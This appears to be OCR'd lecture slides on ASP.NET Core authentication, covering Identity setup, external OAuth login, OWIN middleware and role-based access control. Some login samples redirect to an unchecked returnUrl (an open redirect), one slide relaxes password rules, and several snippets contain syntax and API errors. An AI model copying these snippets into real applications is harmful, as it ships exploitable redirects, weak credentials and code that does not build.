Web Server Security

Dominic Duggan
Stevens Institute of Technology
Based in part on materials by
D. Boneh, J. Mitchell, S. Mitchell

1

AUTHENTICATION: INTERNAL LOGIN

2

Restricting Access

- Restrict access to registered users
- Restrict administrative access


- Web Forms: directory-based
  - `/Admin/...`

- MVC: action-based
  - Rich routing structure
  - `[Authorize]` for filtering

3

3


Browsing



4

4

Browsing



5

5

Authorized Actions

- Example:


```
[Authorize]
public class ImagesController {
   public ActionResult Approve(int ImageId)
   {
      ...
   }
}
```

- In `Startup.cs`:


```
public void Configure(IApplicationBuilder app) {
   ...
   app.UseAuthentication();
   ...
}
```

6

6


User Agent
FormsAuthentication Module
Web App
Request /Images/Approve
401 (unauthorized)
302 redirect to /Account/Login? ReturnUrl=/Images/Approve
Request /Account/Login
Login form
POST /Account/Login? ReturnUrl=/Images/Approve
Validate
Sign in
Redirect
301 (moved permanently)
Add authentication ticket to cookies
302 (redirect to /Images/Approve)
7

7


User Agent
FormsAuthentication Module
Web App
POST /Account/Login? ReturnUrl=/Images/Approve
Validate
Sign in
Redirect
301 (moved permanently)
Add authentication ticket to cookies
302 (redirect to /Images/Approve)
GET /Images/Approve with ticket token
Validate ticket token
Convert to claims identity
Set to HttpContext.User
8

8

Identity Classes

- Application User Model

```
using Microsoft.AspnetCore.Identity;
~~public class User { ... }~~
public class ApplicationUser : IdentityUser { ... }
```

- Database Context (in DAL)

```
using Microsoft.AspnetCore.Identity.EntityFrameworkCore;
~~public class ApplicationDbContext : DbContext { ... }~~
public class ApplicationDbContext :
             IdentityDbContext<ApplicationUser> {
   public ApplicationDbContext
      (DbContextOptions<ApplicationDbContext> options) :
      base(options) { }
}
```



9

Example Login Action

```
[HttpPost]
public ActionResult Login(LoginModel model, string returnUrl) {

   if (!ModelState.IsValid) {
      return new View(model);
   }

   var user = new ApplicationUser { UserName = model.Email,
                                    Email = model.Email };

   var result =
      await SignInManager.PasswordSignInAsync(user,
                                              model.Password, ...);

   if (result.Succeeded) {
      return RedirectToLocal(returnUrl);
   }
}
```


10

Registration



11

11

Example Registration Action

```
[HttpPost]
public async Task<ActionResult> Register(RegisterViewModel model) {
   if (ModelState.IsValid) {
      var user = new ApplicationUser { UserName = model.Email,
                                       Email = model.Email };
      var result = await UserManager.CreateAsync(user,
                                                  model.Password);
      if (result.Succeeded) {
         await SignInManager.SignInAsync(user, ...);
         return RedirectToAction("Index", "Home");
      }
      AddErrors(result);
   }

   // If we got this far, something failed, redisplay form
   return View(model);
}
```

12

12

Configuration

- Set up access to database using EF Core

```
services.AddDbContext<ApplicationDbContext>
   (options => options.UseSqlServer(...));
}
```

- Add Services for ASP.NET Core Identity

```
services.AddIdentity<ApplicationUser, IdentityRole>()
        .AddEntityFrameWorkStores<ApplicationDbContext>()
        .AddDefaultTokenProviders();
```

- Add ASP.NET Core Identity to request-handling pipeline

```
public void Configure(IApplicationBuilder app) {
   ... app.UseAuthentication(); ...
}
```

13

13

Configuration

- Customize password requirements

```
services
   .AddIdentity<ApplicationUser, IdentityRole>
     (opts =>
       opts.Password.RequiredLength = 6;
       opts.Password.RequireNonAlphanumeric = false;
       opts.Password.RequireLowercase = false;
       opts.Password.RequireUppercase = false;
       opts.Password.RequireDigit = false;
     )
   .AddEntityFrameWorkStores<ApplicationDbContext>()
   .AddDefaultTokenProviders();
```

14

14

Configuration

- Default login path: `/Account/Login`
- Customize login path

```
services.ConfigurApplicationCookie(opts =>
   opts.LoginPath = "/Users/Login");
```

15

15

Configuration

- Require authentication as default

```
services.AddMvc(options => {
   var policy =
      new AuthorizationPolicyBuilder()
          .RequireAuthenticatedUser()
          .Build();
   options.Filters.Add
      (new AuthorizeFilter(policy));
 });
```

- Explicitly enable anonymous access

```
[AllowAnonymous][HttpPost]
public IActionResult Login(...) { ... }
```

16

16

Configuration (Summary)

```
public class Startup {

   public void ConfigureServices(IServiceCollection services) {
      services.AddDbContext<ApplicationDbContext>(options =>
         options.UseSqlServer(...);
      }
      services.AddIdentity<ApplicationUser, IdentityRole>(...)
              .AddEntityFrameWorkStores<ApplicationDbContext>()
              .AddDefaultTokenProviders();
      services.AddMvc(...);
   }

   public void Configure(IApplicationBuilder app) {
      ... app.UseAuthentication(); ...
   }
}
```

17

17

Controller

```
public AccountController: Controller {

   UserManager<ApplicationUser> userManager;
   SignInManager<ApplicationUser> signInManager;
   ApplicationDbContext db;


   // Dependency injection of DB context and managers
   public AccountController(
         UserManager<ApplicationUser> userManager,
         SignInManager<ApplicationUser> signInManager,
         ApplicationDbContext db) {
      this.userManager = userManager;
      this.signInManager = signInManager;
      this.db = db;
  }
```

18

18

Account Management

- Registration

```
RegisterModel model;
var user = new ApplicationUser(model.Email, model.ADA);
var result = await userManager.CreateAsync(user,
                                           model.Password);
```

- Login

```
LoginModel model;
var user = await userManager.FindByNameAsync(model.UserName);
if (user != null) {
   var result = await signInManager.PasswordSignInAsync(user,
                     model.Password, false, false);
   if (result.Succeeded) {
      return RedirectToAction("Index", "Home");
   } else {
      ModelState.AddModelError(string.Empty, "Login failed");
   }
}
```

19

19

Account Management

- Redirect back to Web page after login

```
public async Task<IActionResult> Login(LoginModel model,
                                       String returnUrl) {
var user = await userManager.FindByNameAsync(model.UserName);
if (user != null) {
   var result = await signInManager.PasswordSignInAsync(user,
                     model.Password, false, false);
   if (result.Succeeded) {
      return Redirect(returnUrl ?? "/");
   }
}
```

20

20

Account Management

- Redirect back to Web page after login

```
[HttpPost]
[AllowAnonymous]
public async Task<IActionResult> Login(LoginModel model,
                                       String returnUrl) {
var user = await userManager.FindByNameAsync(model.UserName);
if (user != null) {
   var result = await signInManager.PasswordSignInAsync(user,
                     model.Password, false, false);
   if (result.Succeeded) {
      return Redirect(returnUrl ?? "/");
   }
}
```

21

21

Account Management

- Allowing anonymous access

```
[Authorize]
public class AccountController : Controller {

  [HttpPost]
  [AllowAnonymous]
  [ValidateAntiForgeryToken]
  public async Task<IActionResult> Login(LoginModel model,
                                         String returnUrl)
  {
    ...
  }
}
```

22

22

Changing Password


- Redirect back to Web page after login

```
LocalPasswordModel model;
ApplicationUser user = await GetLoggedInUser();
string resetToken = await userManager
    .GeneratePasswordResetTokenAsync(user);

var idResult = userManager
    .ResetPasswordAsync(user, resetToken,
                        model.NewPassword);
```

23

23

Creating Database



- Install tool

```
dotnet tool install --global
```

- Create Initial Migration Class

```
dotnet ef migrations add Initial
  --context ApplicationDbContext
```

- Initialize the database

```
dotnet ef database update
  --context AppIdentityDbContext
```

24

24

AUTHENTICATION: EXTERNAL LOGIN

25


25

Internal vs External


- Internal:
  - User database part of app
  - **Active** middleware: redirects unauthorized requests
- External
  - External authority provider (e.g. Facebook)
  - **Passive** middleware: responds to app requests

26


26


https://localhost:44300/Account/Login
Log in - My ASP.NET Appli...
Application name
Log in.
Use a local account to log in.
Email
Password
Remember me?
Log in
Register as a new user
Use another service to log in.
Google
© 2014 - My ASP.NET Application
27


27


External e.g. FB
User Agent
Web App
Request User Login
302 Redirect to FB login
Login credentials
302 redirect with login token
Request access
with login token
28

28


External e.g. FB
User Agent
Web App
Request access
302 Redirect to FB login
Login credentials
302 redirect with auth code
Request access
with auth code
Auth code and app secret
Access token
Access request with access token
User information
Response to access request
29

29


External e.g. FB
User Agent
Middleware
Web App
Request access
401 Unauthorized
Login credentials
302 Redirect to FB
login
302 redirect to **CallbackPath**
with auth code
Request access
with auth code
Auth code and app secret
Access token
Access request with access token
User information
Request access
Response to access request
(**ExternalLoginCallback**)
30

30

Middleware: OWIN

- Open Web Interface for .NET
- Connecting apps to Web server
  - Decouple .NET from IIS
- Components register app delegates
  - Delegates chained in pipeline
  - Server pushes operations
  - Asynchronous for performance
- Katana: OWIN-based framework

31

31

Framework Architecture


Ex: MVC5, Web API

Ex: IIS

32

32


OWIN Pipelines



33


33

Data Flow




34

34


Authentication middleware
Application
Invoke
ApplyResponse Grant
AuthenticateCore Async
ApplyResponse Challenge
35

35


Cookies middleware
Facebook middleware
Application
POST FB Login
302 to FB
Apply Response Challenge
401 FB
302 to FB
GET with auth code
302 to App
Authenticate CoreAsync

Create Identity
302 to App external login
ApplyResponse Grant
---
wrap claims in App ticket
Create cookie
SignIn External

Create Identity
GET: App external login
36

36

ACCESS CONTROL

37

37

Access Control

- What are authenticated users allowed to do?
- General abstraction: access matrix

	Password File	Joe's Calendar	Payroll File
Administrator	RW		
Joe		RW	
Jane		R	RW

38

38

Access Control

- Access control lists

	Password File
Administrator	RW
Joe	
Jane	

	Joe's Calendar
Administrator	
Joe	RW
Jane	R

	Payroll File
Administrator	
Joe	
Jane	RW

39

39

Access Control

- Role-based access control (RBAC)

	Roles
Sam	Administrator
Joe	Administrator, Accounts
Jane	Accounts

	Password File
Administrator	RW

	Joe's Calendar
Joe	RW
Accounts	R

	Payroll File
Accounts	RW

40

40

Access Control in MVC

- Roles for RBAC

```
public class ImagesController {
   [Authorize(Roles="Approver")]
   public ActionResult Approve(int ImageId) {
      ...
   }
}

public class AccountController {
   [Authorize(Roles="Administrator")]
   public ActionResult EditUser(UserView user) {
      ...
   }
}
```

41

41

Customizing Identity

- Users modeled using EF Code First
- Customize with app-specific attributes

- Model class: `ApplicationUser` in `/Models/IdentityModels.cs`:

```
public class ApplicationUser : IdentityUser {
   public string Address { get; set }
   public string TwitterHandle { get; set }
}
```

42

42

Persistence Control

